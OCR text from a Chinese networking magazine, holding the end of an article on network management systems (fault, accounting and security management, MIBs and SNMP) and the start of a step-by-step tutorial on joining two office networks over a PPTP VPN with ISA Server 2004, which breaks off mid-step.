


图3

3．故障管理

故障管理的核心是对采集到的故障信息的处理。一种方式是网管软件理解网络拓扑结构和故障来源、严重性，自动、及时、直观地在网络拓扑界面表示该故障，这对实时监视和解决问题非常有效。界面的直观、易用性是考察此类软件的侧重点。另一种故障处理方式是通过后台处理引擎对故障报警事件进行过滤、翻译、分类、关联、报警，同时通过列表的形式显示，以便从海量报警事件中寻找真正的故障信息，及时自动通知管理人员，如图4 所示。

4．计费管理和安全管理

计费管理功能为网络管理者提供了分配网络资源使




图4

用费用的依据，主要包括使用事件报告以及数据操作软件通知用户有关费用 允许对被管理资源的使用设置计费限制 当使用多种资源实现所需通信时，可以将各种费用综合在一起。安全管理设施则使得网络系统管理者能够为通信资源提供访问保护。

网管系统的实现

网络设备是通过不同的管理信息库（MIB）来表述监控参数的，一般网络设备除了支持标准的MIB II、RMON外，还会支持一组与设备型号相关的专用MIB以扩展管理功能。因此，网管软件支持了哪些MIB，如何支持新的MIB定义是考察网管软件的另一关键。不管是网络故障管理还是网络性能管理，也不管是哪家厂商的产品，各种网络管理系统都是按照相似的模式运作的。对于计算机网络管理，所有产品都无一例外地采用了简单网管协议（SNMP）在网管工作站和网络设备之间架起沟通的桥梁，如图5 所示。




图5

因此，网管系统不单单是网管软件的事，还与被管理的网络设备密切相关。网络设备必须能够收集、保存设备及其连接网络线路的相关故障和性能参数，网管工作站上的网管软件负责定期、自动采集这些参数，并正确处理它们使之对用户有用。然后定期主动轮询，获取数据;也可以被动接收网络设备发出的SNMP Trap、syslog以获取报警数据。从技术角度而言，网管软件数据采集模块的设计优劣是影响其性能、可扩展性的重要因素，也是考察网管软件的重要指标。

通过本文的分析，相信大家对网络管理有了一个全面的了解。实际使用中，我们要本着"量体裁衣"的原则，尽量符合实际，从而打造一个安全的网络。

刘流：2004年第11期的黑防上曾经发表过一篇文章《架设Windows到Linux的PPTP VPN》，后来有朋友在论坛上问，怎样使得两个用VPN连接起来的网络实现网上邻居中的互访，也就是要使大家都能够在网上邻居中看到对方，并通过网上邻居进行资源访问。由于一线的电脑操作人员通常都是通过网上邻居来访问共享文件的，所以这个问题很有实际意义，这也是大家在实际工作中遇到的一个常见问题，今天特别对此策划本文，在阅读前建议大家先看看2004年11期的黑防。

适合读者：网络管理员
前置知识：VPN基本组建

在VPN网络中实现互访网上邻居

文/图 朱宏志

应黑防论坛上热心读者的点名要求，特写此文，希望能对大家有所帮助。

本文的网络环境如图1所示，总部网络为192.168.0.0/24，是一个Windows 2000域网络 fzz.com。而分公司网络为192.168.254.0/24，是一个工作组网络workgroup。它们的网关都是ISA Server 2004防火墙，同时也是VPN服务器，ISA Server是利用的系统自身的VPN功能。




图1

连接总部网络与分公司网络

我们首先要做的事情是用VPN的方式把这两个网络连接起来，以实现它们之间的互访，这里将以PPTP VPN的方式将两个网络连接起来。具体步骤如下。

1.在总部ISA Server2004上的操作

1）创建远程VPN站点网络

在ISA管理窗口中选中"虚拟专用网络"，然后在中间窗格中选择"远程站点"标签，并在右边的"任务"栏下点击"添加远程站点网络"，出现网络创建向导，如图2 所示。在"网络名"栏给远程网络取个名字，由于这里的远程网络实际上就是分公司网络，所以就叫branch吧。




图2

点击下一步，在"VPN协议"窗口选择最后一项PPTP，然后进入"远程站点网关"设置窗口，在里面填入分公司VPN服务器的域名或IP地址，接着就是"远程身份验证"窗口，如图3 所示。




图3

这里是设置初始化拨入分公司VPN服务器时应该提供的账户信息，勾选上"本地站点可以使用这些凭据来初始化到远程站点的连接"，然后在用户名栏填入分公司VPN服务器上创建的允许拨入的用户名，注意这个用户名是不能随意取的，它必须与在分公司VPN服务器上创建的对应的远程站点网络同名（后面将讲到），这里是main。在域栏填入分公司VPN服务器的NETBIOS名，密码当然填用户名对应的密码。完成后进入"本地身份验证"窗口，这个窗口并没有具体设置，只是提示如果允许远程网络初始化VPN连接时需要做的事情，也就是要创建一个与远程站点同名的用户（这里是branch），并给予其拨入的权限，这里的"本地身份验证"是与前一个"远程身份验证"窗口相对应的，"远程身份验证"是

配置以便能主动连接到远程，从方向上来看是Outbound，“本地身份验证”是配置以允许远程连过来，是Inbound。最后一步是配置远程站点网络的地址范围，根据图1，这里是192.168.254.0/24（如图4所示）。




图4

2） 创建允许拨入的用户

根据上面“本地身份验证”窗口的要求，我们在ISA Server服务器的计算机管理窗口中创建一个名为branch的用户（注意这个用户名必须与上面创建的远程站点网络同名），并在其属性中允许远程拨入，如图5 所示。

